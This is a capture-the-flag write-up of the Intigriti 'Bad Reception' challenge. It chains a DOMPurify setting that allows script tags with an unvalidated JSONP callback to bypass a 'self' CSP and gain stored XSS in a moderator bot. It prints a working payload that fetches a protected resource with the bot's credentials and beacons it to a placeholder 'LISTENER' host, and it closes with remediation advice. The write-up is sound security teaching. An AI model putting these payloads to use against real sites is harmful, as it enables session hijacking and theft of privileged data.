




Bad Reception

INTIGRITI CTF 0826 · GRANTZERO · AUGUST 2026

OVERVIEW

RECON

DEAD END

THE GADGET

THREE LOCKS

THE CHAIN

EXECUTION

FLAG

IMPACT

REMEDIATION

OVERVIEW

A TV service with a channel you're not allowed to watch

"Bad Reception" is a streaming web app that mimics a broadcast TV service. Channels 1–10 play normally. Channel 11 returns `403 – channel not available`. The flag is broadcasting on channel 11.

The app also lets you *report* a channel: `POST /api/report` queues a channel ID that a headless-Chrome moderator bot then opens on an internal page. That bot holds the credentials an ordinary visitor lacks — including access to channel 11. So the whole challenge reduces to one question: **can I get my JavaScript to run inside the moderator's browser?** If I can, the bot fetches channel 11 for me and I exfiltrate the result.

Getting there means defeating three defenses stacked on top of each other — a sanitizer, a Content Security Policy, and an input filter — using the application's own endpoints against it. Here's the full path, including the wrong turn I took first.

RECON

Mapping a deliberately small attack surface

The API was compact, which meant every endpoint mattered:

```
GET      /api/channels/{n}/load  — returns a stream; 1–10 work, 11 returns 403 for anonymous users
```

```
POST     /api/report  — takes {"channelId":"..."}, queues it for the moderator bot
```

```
GET      /api/jsonp?callback=X  — a JSONP endpoint (this turns out to be the key)
```

```
GET      /moderate/{id}  — internal page the bot opens; renders the reported channelId into the DOM
```

The critical observation: `/moderate/{id}` renders my submitted `channelId` as HTML, inside the bot's authenticated session. That's a stored-XSS sink — *if* I can get past the sanitizer and the CSP that guard it. The only server-side validation on the input is that `channelId` must begin with a digit.

DEAD END

First attempt: a CSS leak that went nowhere

Before I found the clean script path, I spent a report on a CSS-exfiltration idea. If the moderation page renders attacker HTML, a `<style>` block with `@import` plus `unicode-range` font descriptors can leak text one glyph at a time — each renderable character triggers a font fetch to a server I control, and the order of requests spells out the hidden content.

Submitted report `de43a9b83a99dda8` with a font-descriptor payload and watched my listener for nine minutes. The bot rendered the page. **Zero callbacks.** Whether the CSP blocked the external stylesheet fetch or the page simply didn't lay out the target text where my descriptors could see it, the result was the same — nothing leaked.

A dead end, but a useful one: it told me the sink was more locked-down than a naive CSS-injection challenge, and it pushed me back to the endpoint list. That's when `/api/jsonp` stopped looking like noise.

THE GADGET

`/api/jsonp` is a same-origin script factory

I almost dismissed this endpoint. A `grep` through the bundled client JavaScript for `jsonp` returned nothing — but an endpoint missing from a local bundle says nothing about whether it's live on the server. So I probed it directly instead of trusting the `grep`:

REQUEST → RESPONSE

```
GET /api/jsonp?callback=PROOF_grantzero

HTTP/1.1 200 OK
Content-Type: application/javascript

/**/ PROOF_grantzero({"channels":10});
```

Three things about that response make it a weapon, not a feature:

The callback is reflected **completely unvalidated** — whatever I pass comes back verbatim. It's served as `application/javascript`, so a browser will execute it as a script. And there's **no** `X-Content-Type-Options: nosniff` header. Point a `<script src>` at this URL and the browser runs my code — *from the site's own origin*.

THREE LOCKS, THREE KEYS

Why the exploit clears every defense

The moderation sink is guarded by three mechanisms. The exploit works because each one has a matching gap, and — critically — the same JSONP gadget is what unlocks two of them at once.

01 **The sanitizer allows `<script>`.** Submitted HTML is run through DOMPurify, but a bare `<script>` element survives and executes while inline `on*` handlers are stripped. That exact signature — script tags in, event handlers out — is DOMPurify configured with `ADD_TAGS: ['script']`, which re-permits the one element it blocks by default. So the tag reaches the DOM intact.

02 **The CSP allows same-origin scripts.** The policy is `script-src 'self'`. That blocks inline scripts and every external host — but a `<script src="/api/jsonp?callback=...">` is *same-origin*, so it's explicitly permitted. The JSONP endpoint is what turns "I can inject a

script tag" into "I can run arbitrary JS," because it manufactures a same-origin script out of my input.

03 **The JSONP wrapper is neutralizable.** The response is `/**/`

`CALLBACK({"channels":10});` — my code, then a trailing function call I don't want. Ending my callback with `//` comments out everything after it. The browser runs my payload and treats the wrapper suffix as a dead comment.

The turn that mattered: early on I'd half-convinced myself the CSP blocked all script execution, because my first inline attempts failed. But `script-src 'self'` blocks *inline* scripts, not same-origin external ones. Separating those two cases is the whole exploit.

THE CHAIN

Building the payload

The JavaScript I want the moderator to run fetches channel 11 with its credentials and beacons the response to my listener. The trailing `//` neutralizes the JSONP suffix:

PAYLOAD — DECODED JAVASCRIPT

```
/**/ fetch('/api/channels/11/load', {credentials:'include'})
  .then(r => r.text()).then(b => {
    new Image().src =
      'https://LISTENER/f11/TOKEN?s=' + r.status
      + '&b=' + encodeURIComponent(b)
  })
  .catch(e => {
    new Image().src =
      'https://LISTENER/f11/TOKEN?err=' + encodeURIComponent(String(e))
  })//({"channels":10}); ← wrapper suffix, commented out
```

That JavaScript is URL-encoded into the `callback` parameter, wrapped in a same-origin script tag, and prefixed with a digit to satisfy the input filter. The final value submitted as `channelId`:

PAYLOAD — FINAL CHANNELID (URL-ENCODED)

```
1<script src="/api/jsonp?callback=fetch%28%27%2Fapi%2Fchannels%2F11%2Fload%27%2C%7B
credentials%3A%27include%27%7D%29.then%28r%3D%3Er.text%28%29.then%28b%3D%3E%7Bnew%20
Image%28%29.src%3D%27https%3A%2F%2FLISTENER%2Ff11%2FTOKEN%3Fs%3D%27%2Br.status%2B%27
%26b%3D%27%2BencodeURIComponent%28b%29%7D%29%29.catch%28e%3D%3E%7Bnew%20Image%28%29.
```


INTIGRITI{019ff176-bc01-7543-9e81-46e417c8b39b} ■

ACTUAL CAPTURE — /STATIC/STREAMS/3B7C7029...AEF7437.MP4

INTIGRITI{019ff176-bc01-7543-9e81-46e417c8b39b}

IMPACT

Why this is more than a flag

This is unauthenticated stored XSS executing in a privileged internal context. An attacker who never authenticates submits one report; a trusted moderator session then runs attacker-controlled JavaScript with its own credentials. In this challenge that unlocks channel 11, but the same primitive would let an attacker read any resource, action, or secret the moderator can reach — CSRF tokens, internal endpoints, session data — and exfiltrate it off-origin.

The root cause worth underlining is the JSONP endpoint: it converts the site's `script-src 'self'` CSP from a real mitigation into a formality. Any injection sink on the origin becomes arbitrary script execution, because the origin will hand out a same-origin script built from attacker input. The sanitizer misconfiguration opened the door; the JSONP gadget is what made walking through it trivial.

REMEDIATION

Three fixes, in priority order

- 01 **Remove `ADD_TAGS:['script']` from the `DOMPurify` config** on the moderation page. User-submitted content has no legitimate reason to carry executable script elements; this single change closes the injection sink.
- 02 **Validate the JSONP callback** — restrict it to `[A-Za-z0-9_$.]` — or, better, retire JSONP entirely in favor of a normal JSON response with CORS. An unvalidated callback is a same-origin script gadget that defeats `script-src 'self'` for the whole application.

Send `X-Content-Type-Options: nosniff` on all API responses, especially any serving `application/javascript`, so responses can't be executed from unintended contexts.
